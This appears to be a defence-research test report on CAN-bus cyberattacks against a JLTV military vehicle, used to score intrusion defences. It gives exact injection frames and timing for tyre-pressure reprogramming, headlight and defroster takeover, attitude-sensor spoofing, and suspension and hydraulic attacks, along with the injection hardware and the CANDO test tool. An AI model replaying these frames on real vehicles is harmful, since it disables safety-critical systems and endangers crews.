ID:18EBF933 Data: 01 FF C0 (Byte 4 - Emergency PSI-Front Unloaded) (Byte 5 - Emergency PSI-Front Light Load) (Byte 6 - Emergency PSI-Front Heavy Load) (Byte 7 - Emergency PSI-Front Max Load) (Byte 8 - Mud/Sand/Snow PSI-Front Unloaded)

ID:18EBF933 Data: 02 (Byte 2 - Mud/Sand/Snow PSI-Front Light Load) (Byte 3 - Mud/Sand/Snow PSI-Front Heavy Load) (Byte 4 - Mud/Sand/Snow PSI-Max Load) (Byte 5 - Cross Country PSI-Front Unloaded) (Byte 6 - Cross Country PSI-Front Light Load) (Byte 7 - Cross Country PSI-Front Heavy Load) (Byte 8 - Cross Country PSI-Front Max Load)

ID:18EBF933 Data: 03 (Byte 2 - Highway PSI-Front Unloaded) (Byte 3 - Highway PSI-Front Light Load) (Byte 4 - Highway PSI-Front Heavy Load) (Byte 5 - Highway PSI-Front Max Load) (Byte 6 - Emergency PSI-Rear Unloaded) (Byte 7 - Emergency PSI-Rear Light Load) (Byte 8 - Emergency PSI-Rear Heavy Load)

ID:18EBF933 Data: 04 (Byte 2 - Emergency PSI-Rear Max Load) (Byte 3 - Mud/Sand/Snow PSI-Rear Unloaded) (Byte 4 - Mud/Sand/Snow PSI-Rear Light Load) (Byte 5 - Mud/Sand/Snow PSI-Rear Heavy Load) (Byte 6 - Mud/Sand/Snow PSI-Rear Max Load) (Byte 7 - Cross Country PSI-Rear Unloaded) (Byte 8 - Cross Country PSI-Rear Light Load)

ID:18EBF933 Data: 05 (Byte 2 - Cross Country PSI-Rear Heavy Load) (Byte 3 - Cross Country PSI-Rear Max Load) (Byte 4 - Highway PSI-Rear Unloaded) (Byte 5 - Highway PSI-Rear Light Load) (Byte 6 - Highway PSI-Rear Heavy Load) (Byte 7 - Highway PSI-Rear Max Load) FF

Where values in parentheses represent byte positions e.g. (Byte #). The value at each position is twice the decimal conversion of the PSI value. So for example:

80psi – 160d – 3Ch

Now to reprogram the values

Send:

J1939 Reprogram tire pressure targets messages:

I. ID:18EF33F9 Data: DC 14 26 58 9A FF FF FF

II. ID:18EB33F9 Data: 01 FF C0 (Byte 4 - Emergency PSI-Front Unloaded) (Byte 5 - Emergency PSI-Front Light Load) (Byte 6 - Emergency PSI-Front Heavy Load) (Byte 7 - Emergency PSI-Front Max Load) (Byte 8 - Mud/Sand/Snow PSI-Front Unloaded)

III. ID:18EB33F9 Data: 02 (Byte 2 - Mud/Sand/Snow PSI-Front Light Load) (Byte 3 - Mud/Sand/Snow PSI-Front Heavy Load) (Byte 4 - Mud/Sand/Snow PSI-Max Load) (Byte 5 - Cross Country PSI-Front Unloaded) (Byte 6 - Cross Country PSI-Front Light Load) (Byte 7 - Cross Country PSI-Front Heavy Load) (Byte 8 - Cross Country PSI-Front Max Load)

IV. ID:18EB33F9 Data: 03 (Byte 2 - Highway PSI-Front Unloaded) (Byte 3 - Highway PSI-Front Light Load) (Byte 4 - Highway PSI-Front Heavy Load) (Byte 5 - Highway PSI-Front Max Load) (Byte 6 - Emergency PSI-Rear Unloaded) (Byte 7 - Emergency PSI-Rear Light Load) (Byte 8 - Emergency PSI-Rear Heavy Load)

V. ID:18EB33F9 Data: 04 (Byte 2 - Emergency PSI-Rear Max Load) (Byte 3 - Mud/Sand/Snow PSI-Rear Unloaded) (Byte 4 - Mud/Sand/Snow PSI-Rear Light Load) (Byte 5 - Mud/Sand/Snow PSI-Rear Heavy Load) (Byte 6 - Mud/Sand/Snow PSI-Rear Max Load) (Byte 7 - Cross Country PSI-Rear Unloaded) (Byte 8 - Cross Country PSI-Rear Light Load)

VI. ID:18EB33F9 Data: 05 (Byte 2 - Cross Country PSI-Rear Heavy Load) (Byte 3 - Cross Country PSI-Rear Max Load) (Byte 4 - Highway PSI-Rear Unloaded) (Byte 5 - Highway PSI-Rear Light Load) (Byte 6 - Highway PSI-Rear Heavy Load) (Byte 7 - Highway PSI-Rear Max Load) FF

VII. ID:18EB33F9 Data: 06 FF FF FF FF FF FF 00

VIII. ID:18EB33F9 Data: 07 00 00 00 00 00 00 00

IX. ID:18EB33F9 Data: 08 00 00 00 00 00 00 00

X. ID:18EB33F9 Data: 09 00 00 00 00 00 00 00

Where again the values in parentheses represent byte positions e.g. (Byte #). The value at each position is twice the decimal conversion of the PSI value. So for example:

80psi – 160d – 3Ch

Each message must be sent once to reprogram the module. Each message must have a 500 ms time delay between transmits.

Attack detection

Read current CTIS tire PSI targets from the module. Check for changes in the initial values.

Send:

- I. ID:18EF33F9 Data: 00 D1 FF FF FF FF FF FF
- II. ID:1CEC33F9 Data: 11 03 01 FF FF FF FF FF
- III. ID:18EF33F9 Data: FF 00 C0 FF FF FF FF FF
- IV. ID:1CEC33F9 Data: 11 0A 01 FF FF 00 EF 00

Note: Each message must be sent once in the order listed below. No specific time delay is required between messages.

Receive:

ID:18EBF933 Data: 01 FF C0 (Byte 4 - Emergency PSI-Front Unloaded) (Byte 5 - Emergency PSI-Front Light Load) (Byte 6 - Emergency PSI-Front Heavy Load) (Byte 7 - Emergency PSI-Front Max Load) (Byte 8 - Mud/Sand/Snow PSI-Front Unloaded)

ID:18EBF933 Data: 02 (Byte 2 - Mud/Sand/Snow PSI-Front Light Load) (Byte 3 - Mud/Sand/Snow PSI-Front Heavy Load) (Byte 4 - Mud/Sand/Snow PSI-Max Load) (Byte 5 - Cross Country PSI-Front Unloaded) (Byte 6 - Cross Country PSI-Front Light Load) (Byte 7 - Cross Country PSI-Front Heavy Load) (Byte 8 - Cross Country PSI-Front Max Load)

ID:18EBF933 Data: 03 (Byte 2 - Highway PSI-Front Unloaded) (Byte 3 - Highway PSI-Front Light Load) (Byte 4 - Highway PSI-Front Heavy Load) (Byte 5 - Highway PSI-Front Max Load) (Byte 6 - Emergency PSI-Rear Unloaded) (Byte 7 - Emergency PSI-Rear Light Load) (Byte 8 - Emergency PSI-Rear Heavy Load)

ID:18EBF933 Data: 04 (Byte 2 - Emergency PSI-Rear Max Load) (Byte 3 - Mud/Sand/Snow PSI-Rear Unloaded) (Byte 4 - Mud/Sand/Snow PSI-Rear Light Load) (Byte 5 - Mud/Sand/Snow PSI-Rear Heavy Load) (Byte 6 - Mud/Sand/Snow PSI-Rear Max Load) (Byte 7 - Cross Country PSI-Rear Unloaded) (Byte 8 - Cross Country PSI-Rear Light Load)

ID:18EBF933 Data: 05 (Byte 2 - Cross Country PSI-Rear Heavy Load) (Byte 3 - Cross Country PSI-Rear Max Load) (Byte 4 - Highway PSI-Rear Unloaded) (Byte 5 - Highway PSI-Rear Light Load) (Byte 6 - Highway PSI-Rear Heavy Load) (Byte 7 - Highway PSI-Rear Max Load) FF

Where values in parentheses represent byte positions e.g. (Byte #). The value at each position is twice the decimal conversion of the PSI value. So for example:

80psi – 160d – 3Ch

PASTA Equivalent

Civilian vehicles (which PASTA represents) do not utilize CTIS. Adding a 3rd party module like CTIS to PASTA data bus should not alter performance of the base system. So a CTIS module (PSU-ARL provided) was added to PASTA system data bus and the same activation routine was utilized.

Initial Test Scoring

The threat test was performed under idle conditions. The performance of a defense was scored by evaluating 2 measures in a given time window:

- A) The time it takes in a given window to respond to the threat and block it.
- B) The time it takes in a given window to reconfigure the CTIS module with the correct pressure targets.

ADF (or other) can be fitted to the vehicle to act as a defensive mechanism. The performance of the defense can be tuned for variable levels of performance (0 to near 100%).

2) Observability Threats

2.1 Headlight activation

This type of attack takes control of the headlights from the operator. It can be maliciously used to turn the headlights on or off. It is performed by sending a single command on the data bus that the headlight switch module is connected to (CAN 2). Since the operator loses control of visible light emissions when active it is considered an observability threat. Turning headlights on under certain conditions (night) can give away your location and draw fire.

This type of message is normally used by the headlight switch to operate the headlights over the data bus.

For purposes of this test it was implemented using a third party device added to the data bus at connector MC14 sending the attack message stream.

Effect

On threat activation headlights turn on. Operator cannot control the operation of the headlights (i.e. turn them off)



Figure 16 JLTV headlights (under threat)

Method

On chassis data bus (CAN 2) send single proprietary headlight activation message.

Attack initiation

Turn headlights ON message

ID:18FF0F24 Data: 04 00 FF FF FF FF FF FF (send twice separated by 500ms)

Turn headlights OFF message

ID:18FF0F24 Data:01 00 FF FF FF FF FF FF (send twice separated by 500ms)

Attack detection

Read Headlight Status

ID: 18EF170F Data: __ __ __ __ __ XX __ __ (byte 6 represents the headlight status)

Note: The __ indicates 1 byte of data where the value is not relevant to what is being performed.

Note: If value (in decimal) is 250, headlights were successfully turned on. If it is 0 the headlights are Off.

PASTA Equivalent

Use PASTA message for “SG_ headlight_flashing_switch” as relative near functional equivalent.

Initial Test Scoring

The threat test was performed under idle conditions. The performance of a defense was scored by evaluating the time in a given window that the threat has control of the headlights.

ADF (or other) can be fitted to the vehicle to act as a defensive mechanism. The performance of the defense can be tuned for variable levels of performance (0 to 100%).

2.2 Front window defroster grid activation

This type of attack takes control of the front window heater grid (used for de-icing) from the operator. It can be maliciously used to turn the deicer grid on or off. It is performed by sending a single command set on the data bus that the deicer switch module is connected to (CAN 2). Since the operator loses control of thermal emissions when active it is considered an observability threat. Turning on a heat source under certain conditions can give away your location in infrared energy bands and draw fire. Unlike turning on the lights the operators will not be aware this is occurring unless they have access to thermal viewing systems.

For purposes of this test it was implemented using a third party device added to the data bus at connector MC14 sending the attack message stream.

Effect

On threat activation front window defroster grid turns on. Operator cannot control the operation of the defroster (i.e. turn them off).



Figure 17 JLTV window defroster grid button (under threat)

Method

On chassis data bus (CAN 2) send a single proprietary front window defroster grid activation message.

Attack initiation

Turn front window deicer grid on message

ID:18FF0F26 Data:00 01 FF FF FF FF FF FF (single message send)

Note: Each application changes the state of the deicer to the opposite state of the current state.

Attack detection

Read Deicer Status. Multiplexed message which shows status of all buttons on the mux button panel.

ID:00EF260F Data: XX YY __ __ __ __ __ (read bytes 1 and 2)

Note: The __ indicates 1 byte of data where the value is not relevant to what is being performed.

Note: If value (in decimal) is 273, windshield deicer was successfully turned On. If 0 the windshield deicer is Off.

PASTA Equivalent

Use PASTA message for "SG_horn_switch" as the nearest functional equivalent.

Initial Test Scoring

The threat test was performed under idle conditions. The performance of a defense was scored by evaluating the time in a given window that the threat has control of the deicer.

ADF (or other) can be fitted to the vehicle to act as a defensive mechanism. The performance of the defense can be tuned for variable levels of performance (0 to 100%).

3) Weapons Employment Threats

3.1 Vehicle attitude sensor signal takeover

This type of attack overrides the vehicle attitude sensor. It can be maliciously used to disable systems (like missiles) that require the vehicle to be level to a certain degree. It is performed by sending a stream of messages on the data bus that the attitude sensor is connected to (CAN 4). Since the vehicle believes it is oriented in a manner that exceeds weapons system limits they cannot be employed against the enemy.

This type of message flooding is never normally used but is not detectable by the current systems on the vehicle.

For purposes of this test it will be implemented using a third party device added to the data bus at connector R9 sending the attack message stream.

Effect

On threat activation vehicle attitude signal appears to indicate a 30 degree tilt to the passengers side. At this attitude the interlocks on the weapons system will not release and the weapons system cannot be employed.




Figure 18 JLTV DSDU screen showing vehicle attitude (not under threat)

Method

On sensor data bus (CAN 4) repetitively send a single proprietary attitude message at rate 1.5X OEM sensor.

ID:18FF0030 Data:A0 80 A1 46 0C 9E FF FF (send every 7ms)

PASTA Equivalent

Use PASTA message for “SG_steering_wheel_operation_position” as near functional equivalent.

Initial Test Scoring

The threat test was performed under idle conditions. The performance of a defense was scored by evaluating the time in a given window that the threat has control of the vehicle attitude signal as displayed by the DSDU (Drivers Side Display Unit) and recorded in its data log.

ADF (or other) can be fitted to the vehicle to act as a defensive mechanism. The performance of the defense can be tuned for variable levels of performance (0 to 100%).

3.2 Vehicle suspension system takeover

This type of attack overrides the vehicles suspension control. It can be maliciously used to disable systems (like missiles) that require the vehicle to be level to a certain degree. It is performed by sending a stream of messages on the data bus that the suspension controller is connected to (CAN 2). Since the vehicle is (as opposed to believing it is as in threat 3.1) oriented in a manner that exceeds weapons system limits they cannot be employed against the enemy.

This type of message flooding is never normally used but is not detectable by the current systems on the vehicle.

For purposes of this test it was implemented using a third party device added to the data bus at connector MC14 sending the attack message stream.



Figure 19 JLTV showing suspension system (under threat)

Effect

On threat activation vehicle will begin to unrecoverably lean to an actual 20 degree drivers side front down position. At this attitude the interlocks on the weapons system will not release and the weapons system cannot be employed. At this attitude the vehicle will be limited to second gear only operation limiting attainable speed (approx. 25mph). This is a dangerous/performance limiting condition to operate under.

Method

On chassis data bus (CAN 2) repetitively send a single proprietary attitude message at rate 1.5X OEM sensor.

1) Transmit (TX) Message 1:

Message name/description: Switch suspension to manual mode. Must be sent before and during deflation/inflation.

CAN ID: 00FF005E

- **Non-Standard Priority:**
- **PGN (HEX/DEC):** FF00 / 65,280
- **Source Address:** 5E

Cycle Time: 10ms

Count: Continuous before and during attack

Data Length: 8 bytes

Data: 7E 00 00 00 00 00 00 14

2) Transmit (TX) Message 2:

Message name/description: Deflate/inflate strut.

CAN ID: 00EF0E5E

- **Non-Standard Priority:**
- **PGN (HEX/DEC):** EF0E / 65,294
- **Source Address:** 5E

Cycle Time: 10ms

Count: Continuous during deflation or inflation

Data Length: 8 bytes

Data:

Front Left Deflate D7 02 00 00 00 00 00 00

Front Left Inflate D7 01 00 00 00 00 00 00

Front Right Deflate D7 00 02 00 00 00 00 00

Front Right Inflate D7 00 01 00 00 00 00 00

Rear Left Deflate D7 00 00 02 00 00 00 00

Rear Left Inflate D7 00 00 01 00 00 00 00

Rear Right Deflate D7 00 00 00 02 00 00 00

Rear Right Inflate D7 00 00 00 01 00 00 00

3) Transmit (TX) Message 3:

Message name/description: Switch suspension to Operational Mode, but does not re-adjust suspension.

CAN ID: 00FF0E5E

- **Non-Standard Priority:**
- **PGN (HEX/DEC):** FF0E / 65,294
- **Source Address:** 5E

Cycle Time: Single message

Count: Once

Data Length: 8 bytes

Data: D7 00 00 00 00 00 01 00

PASTA Equivalent

Use PASTA message for “SG_steering_wheel_operation_position” as near functional equivalent.

Initial Test Scoring

The threat test was performed under idle conditions. The performance of a defense was scored by evaluating the time in a given window that the threat had control of the vehicle suspension system as displayed by the DSDU (Drivers Side Display Unit) and recorded in its data log.

ADF (or other) can be fitted to the vehicle to act as a defensive mechanism. The performance of the defense can be tuned for variable levels of performance (0 to 100%).

3.3 Hydraulic system overheat

This type of attack overrides the vehicles suspension control. It can be maliciously used to disable systems (like missiles) that require the vehicle to be level to a certain degree. It is performed by sending a stream of messages on the data bus that the suspension controller is connected to (CAN 2). Since the vehicle is (as opposed to believing it is as in threat 3.1) oriented in a manner that exceeds weapons system limits they cannot be employed against the enemy.

This type of message flooding is never normally used but is not detectable by the current systems on the vehicle.

For purposes of this test it was implemented using a third party device added to the data bus at connector MC14 sending the attack message stream.

Effect

On threat activation vehicle will throw a hydraulic system temperature fault. This will disable further operation of the suspension system. The interlocks on the weapons system will not release and the weapons system cannot be employed. Depending on the vehicles configuration there can also be other disabling effects.




Figure 20 JLTV DSDU screen showing hydraulic temperature (not under threat)

Method

On chassis data bus (CAN 2) repetitively send a single proprietary attitude message at rate 1.5X OEM sensor.

ID:00EF0F2F Data:55 00 8D 94 58 00 00 00 (send every 5ms)

PASTA Equivalent

Use PASTA message for "SG_steering_wheel_operation_position" as near functional equivalent.

Initial Test Scoring

The threat test was performed under idle conditions. The performance of a defense was scored by evaluating the time in a given window that the threat had the hydraulic systems high temperature limp mode active as displayed by the DSDU (Drivers Side Display Unit) and recorded in its data log.

ADF (or other) can be fitted to the vehicle to act as a defensive mechanism. The performance of the defense can be tuned for variable levels of performance (0 to 100%).

Section 9 – Testable Threat Implementation

This section describes tools and hardware utilized under QMoCR that will be required to realize the threats.

Each testable threat developed in Section 8 can be called up and individually implemented by AutoCRAT in any sequence desired. In addition AutoCRAT can switch between the threats described in this document and threats built by other developers.

Testable threat hardware requirements

The software developed for implementing threats can be adapted to a wide variety of CAN bus adapter devices if needed. For this work PSU-ARL utilized the common PCAN-USB device because it is ubiquitous in the CAN development community. The PCAN-USB is relatively cheap, reliable, plentiful, USB powered and has a very stable code base. The PCAN-USB is currently used by OEMs (Original Equipment Manufactures) for functional CAN validation on assembly lines.

The PCAN-USB Adapter made by PEAK-System Technik connects a computer (windows or Linux operating system) with a USB connector. This USB-CAN device comes with a basic CAN monitor software allows a user to look at CAN network messages, send out CAN data and record bus traffic. The device also has common APIs that allow a developer to construct their own interfaces. This process is aided by the large community of users that build CAN products utilizing this device. This product is also available with galvanic isolation of up to 500V between the CAN signals and the host-PC under.

The CAN bus signals are routed to a 9-pin SUB-D plug and an integrated LED shows the operating state of the PCAN-USB Adapter.

The PCAN-USB package includes device drivers for Windows® 10 /8/ 7 (32/64-bit), the PCAN-Basic API, and the PCAN-View CAN monitor software. Linux drivers are also available.




Figure 21 Peak systems P-CAN USB CAN adapter device

P-CAN USB technical specifications

- Adapter for the USB connection (Full-Speed mode, compatible with USB 1.1, USB 2.0, and USB 3.0)
- High-speed CAN connection (ISO 11898-2)
- Bit rates from 5 kbit/s up to 1 Mbit/s
- Time stamp resolution approx. 42 μ s
- Compliant with CAN specifications 2.0A (11-bit ID) and 2.0B (29-bit ID)
- CAN bus connection via D-Sub, 9-pin

- (in accordance with CiA® 303-1)
- NXP SJA1000 CAN controller, 16 MHz clock frequency
- NXP PCA82C251 CAN transceiver
- Galvanic isolation on the CAN connection up to 500 V (only for IPEH-002022)
- CAN termination can be activated through a solder jumper
- 5-Volt supply to the CAN connection can be connected through a solder jumper, e.g. for external bus converter
- Voltage supply via USB
- Extended operating temperature range from -40 to 85 °C (-40 to 185 °F)

Pin assignment D-Sub



- | | |
|---|------------------------------|
| 1 | Not connected / optional +5V |
| 2 | CAN-L |
| 3 | GND |
| 6 | GND |
| 7 | CAN-H |
| 9 | Not connected / optional +5V |

Figure 22 Pin assignments on the P-CAN USB Device

There are a number of companies that make the adapter harnesses needed to connect the PCAN-USB to common MGW diagnostic ports like the MC14 connector used on the JLT V A1.



Figure 23 Commercially available PCAN-USB to 9 pin adapter

As previously stated the drivers and APIs can be used for any number of CAN bus adapter products if desired. There is nothing in the software that is specific to the functionality of the PCAN-USB device.

Section 10 - CANDO Software

Summary

CANDO is a software application developed by Penn State Applied Research Lab (PSU ARL) for the QMoCR effort. The software allows users to conduct intrusive cyber tests that can be executed over the vehicle's CAN buses. This application provides performers the ability to perform cyber testing without the need to write the tests for the application. These tests vary from turning on the headlights or to revving the engine and killing the pedal controls on the vehicle.

Application

The application starts by opening the AutoCanTestGUI.exe.




Figure 24 Accessing CANDO via AutoCanTestGUI.exe

The application banner displays the title of the application. There is a section to display the configuration file used in the setup of this application. The default configuration file is config.json. End users should only need to use this configuration file to simulate cyber-attacks on the vehicle. There is an option to change the configuration file used by clicking the button with three dots next to the file name. This would be needed if someone sends a new configuration file.

The bottom of the application displays a connection status banner and three buttons. The banner will be green and show "Ok to unplug cable" if there are no tests running and it is safe to disconnect from the vehicle. If the application is actively executing tests, then the banner will change to red and show "Do not unplug cable".

Please note: to avoid potential damage to the vehicle CAN bus, it is advised that end users only disconnect from the vehicle when the banner is green. The three buttons are start, stop, and reset. The start button

will start the testing process and to initiate the individual tests before the test will execute. The stop button or SPACE bar will stop the current test. The reset button will allow the end user to restart the testing process. The application will attempt each test five times before failing and moving onto the next test.

The processes used in this application are based on best practices developed by the Society of Automotive Engineers (SAE).

CANDO Landing Page




Figure 25 CANDO landing page

To set up a testing plan, the end user must open the config.config file and enable the tests to be executed. The config.config file contains the list of tests, the parameters for that test, if applicable, and sets the test to execute or not. The tests are contained in a separate file named macros.json file. The end user should not edit the macros.json file as all tests can be enabled or disabled through the config.config file. On the application landing page, the end user must click start to begin the individual tests. Once all tests have been executed, the CANDO application will create a csv file containing the results.

The end-user needs to do the following to perform a test:

1. Open config.config file with a text editor, i.e. Notepad ++




Figure 26 Open config.config file

2. Set Test mode to False, this should be the default setting. However if test mode was used previously, verify that it is now set to false. Test mode allows the application to run the tests, without being connected to a vehicle. This allows for verification that the configuration file is valid.

